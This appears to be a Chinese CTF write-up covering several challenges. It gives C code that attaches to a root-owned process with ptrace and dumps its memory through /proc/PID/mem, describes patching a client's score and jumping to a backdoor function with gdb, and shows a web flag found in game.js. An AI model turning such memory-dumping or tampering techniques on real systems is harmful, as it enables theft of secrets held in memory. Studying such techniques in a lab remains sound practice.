
whoami 一看是 root，搜了一下似乎用 ptrace 能直接去读取其他进程的内存，于是就把整个栈全都读出来就可以了：


```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>
#include <sys/types.h>
#include <sys/ptrace.h>
#include <sys/wait.h>
#include <errno.h>
int main(int argc, char *argv[]){
        off_t start_addr;
        pid_t pid;
    char s1[]="131";
    start_addr=0x7ffc08baf000;
        pid = atoi(s1);
        printf("%lx\n",start_addr);
        int ptrace_ret;
        ptrace_ret = ptrace(PTRACE_ATTACH, pid, NULL, NULL);
        if (ptrace_ret == -1) {
                fprintf(stderr, "ptrace attach failed.\n");
                perror("ptrace");
                return -1;
        }

        if (waitpid(pid, NULL, 0) == -1) {
                fprintf(stderr, "waitpid failed.\n");
                perror("waitpid");
                ptrace(PTRACE_DETACH, pid, NULL, NULL);
                return -1;
        }
```

```
        int fd;
        char path[256] = {0};
        sprintf(path, "/proc/%d/mem", pid);
        fd = open(path, O_RDWR);
        if (fd == -1) {
                fprintf(stderr, "open file failed.\n");
                perror("open");
                ptrace(PTRACE_DETACH, pid, NULL, NULL);
                return -1;
        }
        off_t off;
        off = lseek(fd, start_addr, SEEK_SET);
        if (off == (off_t)-1) {
                fprintf(stderr, "lseek failed.\n");
                perror("lseek");
                ptrace(PTRACE_DETACH, pid, NULL, NULL);
                close(fd);
                return -1;
        }
        else{
                printf("lseek sucess\n");    }
                unsigned char *buf = (unsigned char *)malloc(0x21000);
            int rd_sz;
            while(rd_sz=read(fd,buf,0x21000)){
                if(rd_sz<10){
                        perror("read");
                        break;
        }
    printf("%lx\n",rd_sz);
    for(int i=0;i<0x21000;i++){
                printf("%c",buf[i]);
    }
    printf("\n");
        ptrace(PTRACE_DETACH, pid, NULL, NULL);
        free(buf);
        close(fd);
        return 0;
        }
}
```

不过直接读出来的东西似乎显示的很不完全，我一度以为自己的方法不行，最后直接把内容 base64 后拉到本地再解回去看了，然后就发现还是有的：






welcome_CAT_CTF

这题我是直接拿 gdb 搞定的，没写 exp。题目给了服务端和客户端，然后分数是储存在客户端的，所以直接用 gdb 改内存设成大数，然后直接改寄存器跳转执行后门函数就可以了（忘记截图了）

WEB

ez_js

访问一下那个 game.js 就发现里面写了 flag 的路径，然后直接过去就行了：



恭喜你获得了flag: flag{7s_g4m3_ju5t_f1nd_1t}